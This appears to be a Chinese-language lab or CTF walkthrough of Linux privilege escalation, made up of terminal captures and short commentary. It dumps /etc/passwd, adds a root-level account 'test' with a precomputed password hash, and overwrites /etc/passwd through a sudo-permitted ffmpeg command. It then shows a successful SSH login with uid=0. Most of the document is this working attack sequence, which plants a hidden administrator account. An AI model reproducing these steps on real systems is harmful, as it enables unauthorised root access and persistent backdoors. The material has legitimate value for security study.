A terminal window with a dark background and a blue eye graphic on the right. The terminal shows the output of the 'cat /etc/passwd' command, listing system users and regular users. The users listed are: root, bin, daemon, lp, sync, shutdown, halt, mail, news, uucp, cron, ftp, sshd, games, ntp, guest, nobody, klogd, apache, www-data, alvinchan, and treadin. Each entry follows the format 'username:x:uid:gid:full_name:home_directory:shell'.

```
treading@Stream:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:/:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:104:106:apache:/var/www:/sbin/nologin
www-data:x:82:82:/:/var/www:/sbin/nologin
alvinchan:x:1000:1000:/:/home/alvinchan:/bin/bash
treading:x:1001:1001:/:/home/treading:/bin/bash
treading@Stream:~$ vim passwd
```

cat完直接vim建一个新的复制粘贴进去

为了获取权限，我们可以加一行

test:advwtv/9yU5yQ:0:0:,,,:/root:/bin/bash

新增一个用户名为test，密码为password@123的账号

A terminal window showing the execution of two commands. The first command is 'vim passwd' and the second is 'sudo ffrmpeg -loglevel error -y -f data -i passwd -map 0 -c copy -f data /etc/passwd'.

```
treading@Stream:~$ vim passwd
treading@Stream:~$ sudo ffrmpeg -loglevel error -y -f data -i passwd -map 0 -c copy -f data /etc/passwd
```

覆盖过去即可

id601-编辑

SSH连接

- 终端
- 代理服务器
- 隧道

常规

名称: id601

主机: 192.168.71.133 端口: 22

备注:

认证

方法: 密码

用户名: test

密码:

私钥: 浏览...

高级

☐ 智能加速 (加速海外服务器连接)

☒ 启用Exec Channel(若连接上就被断开,请关闭该项,比如跳板机)

关闭后无法监控服务器信息

之后使用此用户名和密码登录即可

```
welcome
t@Stream:~# whoami
t
t@Stream:~# pwd
/root
t@Stream:~# id
uid=0(t) gid=0(root) groups=0(root)
t@Stream:~#
```

uid=0, gid=0, 成功获得root权限